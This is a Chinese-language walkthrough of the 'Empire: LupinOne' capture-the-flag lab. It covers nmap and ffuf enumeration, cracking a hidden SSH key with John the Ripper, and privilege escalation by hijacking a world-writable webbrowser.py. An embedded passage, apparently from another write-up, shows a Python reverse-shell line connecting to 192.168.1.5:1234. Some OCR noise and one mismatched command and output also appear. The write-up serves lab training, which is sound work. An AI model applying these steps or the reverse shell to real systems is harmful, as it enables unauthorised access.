

# About Release

**Name:** Empire: LupinOne

**Date release:** 21 Oct 2021

**Author:** icex64 & Empire Cybersecurity

**Series:** Empire


## Description

Difficulty: Medium


This box was created to be medium, but it can be hard if you get lost.

CTF like box. You have to enumerate as much as you can.

For hints discord Server ( <https://discord.gg/7asvAhCEhe> )



預先建立一個 NAT 網路,子網路 10.0.2.0/24



預先設定將 VM 與 Kali 設定在同一個 NAT 網路下

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 10.0.2.12
Author: Icx64 & Empire Cybersecurity, Lda
#####
LupinOne login:
```

啟動 victim,可以透過啟動介面確認 IP 為 10.0.2.12,OS 系統為 Debian GNU/Linux 11.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.11 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::8fed:73e3:21e0:9281 prefixlen 64 scopeid 0<link>
    ether 08:00:27:d2:26:79 txqueuelen 1000 (Ethernet)
    RX packets 45 bytes 8613 (8.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3606 (3.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

透過 ifconfig 確認 kali IP 為 10.0.2.11

```
(kali㉿kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 05:53 EST
Nmap scan report for 10.0.2.1
Host is up (0.00042s latency).
Nmap scan report for 10.0.2.11
Host is up (0.00031s latency).
Nmap scan report for 10.0.2.12
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
```


透過 nmap -sn 10.0.2.0/24 進行子網路的掃描,確認當前子網路下是否有 VM 存在.可以發現除了默認作為 Gateway 的 10.0.2.1 以及 kali 本機(10.0.2.11)以外,還有一個 10.0.2.12 的 VM 存在,透過先前啟動 victim 時所顯示的 IP,可以確定這就是 victim 的 IP.

```
(kali㉿kali)-[~]
$ nmap -sC -sV 10.0.2.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 06:13 EST
Nmap scan report for 10.0.2.12
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /-myfiles
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds

(kali㉿kali)-[~]
$
```


透過 nmap -sC -sV 10.0.2.12 掃描開放的端口,可以發現開啟的端口包括 22 和 80,在 80 端口下可以發現/-myfiles




透過瀏覽器打開 10.0.2.10:80,發現是一個網頁.



檢視網頁原代碼.



## Error 404



檢視原程式碼,沒有任何結果,但透過~myfiles 的命名方式,可以大概猜測所隱藏的文件也會有~xxx 的命名方式

```
(kali@kali)-[~]
$ ffuf -u http://10.0.2.12/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c

      /\_/\
     /  _  \
    /  _  \
   /  _  \
  /  _  \
 /  _  \
/_  _  \

v2.1.0-dev


:: Method      : GET
:: URL         : http://10.0.2.12/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 17ms]
:: Progress: [220560/220560] :: Job [1/1] :: 9803 req/sec :: Duration: [0:00:19] :: Errors: 0 ::

(kali@kali)-[~]
$
```

透過 `ffuf -u http://10.0.2.12/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c` 進行爆破,可以發現到有個 `secret` 目錄.  
(-c 為顏色輸出)

FFUF (Fuzz Faster U Fool) 是一款用於 Web 模糊測試的快速工具,專門用於發現隱藏的文件,目錄,子域名以及其他 Web 服務器上的潛在資源



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.  
I'm smart I know that.  
Any problem let me know

**Your best friend icex64**

訪問 `10.0.2.12/~secret/` 可以發現這一段隱藏的文字,可以確定作者在這個網站隱藏了他的 ssh 私鑰,且該私鑰已被加密,需要使用 `fasttrack` 來進行破解.同時可以確定用戶名為 `icex64`.

```
(kali@kali)-[~]
$ find / -name "fasttrack*" 2>/dev/null

/usr/share/wordlists/fasttrack.txt
/usr/share/set/src/html/fasttrack_http_server.py
/usr/share/set/src/html/__pycache__/fasttrack_http_server.cpython-312.pyc
/usr/share/set/src/core/__pycache__/fasttrack.cpython-312.pyc
/usr/share/set/src/core/fasttrack.py
/usr/share/set/src/fasttrack

(kali@kali)-[~]
$
```

嘗試搜尋名字帶有 fasttrack 的文件與目錄,其中可以發現到第一個結果 fasttrack.txt 在 /usr/share/wordlist 目錄中,可以猜測 fasttrack 是字典,且作者的私鑰使用了 fasttrack.txt 中的其中一個密碼來進行加密。

```
(kali@kali)-[~]
$ ffuf -u http://10.0.2.12/~secret/.FUZZ -e .pem,.pub -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.12/~secret/.FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions  : .pem .pub
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 20ms]
:: Progress: [661641/661641] :: Job [1/1] :: 10526 req/sec :: Duration: [0:01:03] :: Errors: 0 ::

(kali@kali)-[~]
$
```

再次使用 ffuf -u http://10.0.2.12/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403 進行掃描,可以發現到一個名為 mysecret.txt 的文件。



```
(kali@kali)-[~]
$ ffuf -u http://10.0.2.12/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403


v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.12/~secret/.FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions  : .py .java .php .dart .rar .zip .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403


[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
mysecret.txt
[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 28ms]
:: Progress: [1984923/1984923] :: Job [1/1] :: 6802 req/sec :: Duration: [0:04:31] :: Errors: 0 ::

(kali@kali)-[~]
```

再次使用 ffuf -u http://10.0.2.12/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403 進行掃描,可以發現到一個名為 mysecret.txt 的文件。



訪問 http://10.0.2.12/~secret/.mysecret.txt,可以發現到一大段文字,可以確定這是作者的 ssh 私鑰。




使用 dcode.fr 的 cipher identifier 進行分析,可以發現大概率為 base 58。







接下來 John the Ripper 便可以透過字典 fasttrack.txt 來進行字典破解。





透過 cat user.txt 可以得到其中一個 flag.


```
File Actions Edit View Help
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct 7 2021 .
drwxr-xr-x 4 root root 4096 Oct 4 2021 ..
-rw-r--r-- 1 icex64 icex64 115 Oct 7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct 4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct 4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct 4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct 4 2021 .profile
-rw-r--r-- 1 icex64 icex64 12 Oct 4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct 4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct 4 2021 user.txt
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$
```

透過 sudo -l 確認當前用戶可以執行的命令.可以發現 arsene 用戶可以執行 heist.py 的文件.透過檢視 heist.py 文件,可以發現使用了一個叫做 webbrowser 的 python 庫.



```
.net/go-75388.html
xpress Booking.com Facebook YouTube Privacy Web Form Easy test線上學習測... Microsoft Word - 院... Mini laser CNC proj...

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We use the nano editor to open the module file and added the python reverse shell script inside the function that is called by the he hack.py file. We saw earlier that it opens up a webpage in the browser. So, it will be using an open function. Hence, we will add the reverse shellcode as depicted below.

nano /usr/lib/python3.8/webbrowser.py

    return backgroundbrowser(browser[-1])
else:
    return GenericBrowser(browser)
else:
    # User gave us a browser name or path.
    try:
        command = _browsers[browser.lower()]
    except KeyError:
        command = _synthesize(browser)
    if command[1] is not None:
        return command[1]
    elif command[0] is not None:
        return command[0]()
    raise Error("could not locate runnable browser")

# Please note: the following definition hides a builtin function.
# It is recommended one does "import webbrowser" and uses webbrowser.open(url)
# instead of "from webbrowser import *".

def open(url, new=0, autoraise=True):
    """Display url using the default browser.


    If possible, open url in a location determined by new.
    - 0: the same browser window (the default).
    - 1: a new browser window.
    - 2: a new browser page ("tab").
    If possible, autoraise raises the window (the default) or not.
    """
    import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.1.5", 1234))
    if _tryorder is None:
        with _lock:
            if _tryorder is None:
                register_standard_browsers()
    for name in _tryorder:
```

透過搜尋發現可以透過修改 webbrowser.py 文件來植入後門.



```
icex64@LupinOne:~$ locate webbrowser.py
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ ls -la /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24113 Dec 22 07:15 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$
```

透過 `locate webbrowser.py` 來查詢 `webbrowser.py` 文件的位置,並透過 `ls -la` 指令來確認文件修改權限.可以發現 `webbrowser.py` 的權限為 `777`,即任何用戶都能進行讀取,寫入以及執行的權限.



```
File Actions Edit View Help
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading

os.system("/bin/bash")

__all__ = ["error", "open", "open_new", "open_new_tab", "get", "register"]


class Error(Exception):
    pass

_lock = threading.Lock()
_browsers = {}
_tryorder = None
_os_preferred_browser = None

def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
            _browsers[name.lower()] = (klass, instance)
        # Subsequent browsers go to the end of the list.
        # Need to match to the default browser returned by webbrowser, which
        # may be the same as _os_preferred_browser.
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _tryorder.insert(0, name)
        else:
            _tryorder.append(name)


def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _tryorder is None:
        with _lock:
            register_standard_browsers()
    if using is not None:
        alternatives = [using]
    else:
        alternatives = _tryorder
    for browser in alternatives:
        if 'loc' in browser:
            # Must wait for a command line, call it into name and args
```

透過 `nano /usr/lib/python3.9/webbrowser.py` 打開文件並植入 shell  
`os.system( "/bin/bash" )`.  
 程式會在使用 `webbrowser` 庫時執行 shell 並返回到 kali.



```
File Actions Edit View Help
arsene@LupinOne: /home/icex64
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ whoami
arsene
arsene@LupinOne:/home/icex64$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:/home/icex64$
```

